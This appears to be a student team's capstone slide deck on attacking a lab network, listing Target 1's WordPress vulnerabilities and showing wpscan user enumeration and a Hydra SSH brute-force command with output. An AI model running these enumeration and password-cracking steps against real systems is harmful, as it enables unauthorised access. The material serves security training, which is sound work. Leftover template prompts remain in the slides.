Final Engagement


Attack, Defense & Analysis of a Vulnerable Network
by
Adam, Anupam, Gaurav, Jorge, Joshua, Nicholas

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Debian Kali 5.4.0
Hostname: Kali

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: Target 1

IPv4: 192.168.1.115
OS: Debian GNU/Linux 8
Hostname: Target 2

IPv4: 192.168.1.105
OS: Ubuntu 18.04
Hostname: Capstone


IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Networking Mapping & User Enumeration - WordPress site	The command - nmap was used to discover the open ports	The attackers will be discover the open ports and tailor their attack accordingly.
Weak Passwords	Was able to find password for the user ‘michael’ using dictionary brute force.	Allowing attacker to gain access to confidential files.
Improper password management	OS user password hashes stored in the database.	By using John the Ripper and the password hashes, malicious actor can gain unauthorised access to user accounts.
Privilege escalation	User ‘steven’ had sudo capabilities for running the command ‘python’ which can be used for root escalation	Attacker can gain root access to the system or the network and can be used to steal data, install malware etc
Plain text password in configuration files.	Wordpress uses the wp-config.php file to store password that is used to log in to the backend MySQL database	The attackers might be able discover a file containing login information for the MySQL database.
MySQL Data Exfiltration	By browsing through the various tables in the MySQL database, the attackers will be able to discover all password hashes of all the users	The attackers are able to exfiltrate the password hashes and crack them with John the Ripper.

Exploits Used



```
:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up
```

Exploitation: WordPress Enumeration

Summarize the following:


- WPScan was used to determine different aspects of the wordpress installed on Target1
- This help to gain information like user accounts available on wordpress. User account “michael” & “steven” was discovered.

` wpscan --url http://192.168.1.110/wordpress--enumerate u`

Exploitation: OPEN PORT 22 SSH/ Weak Password

Summarize the following:

- Hydra was used to crack users weak password and SSH to the system
- This help to gain access to user Michael account.
- Include a screenshot or command output illustrating the exploit.



```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://raven.local -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations
, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-19 02:20:31
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tri
es per task
[DATA] attacking ssh://raven.local:22/
[22][ssh] host: raven.local   login: michael   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-19 02:20:44
root@Kali:~# 
```


Exploitation: Network Mapping

Summarize the following:

- First use netdiscover -r to identify the IP addresses of target of the network.

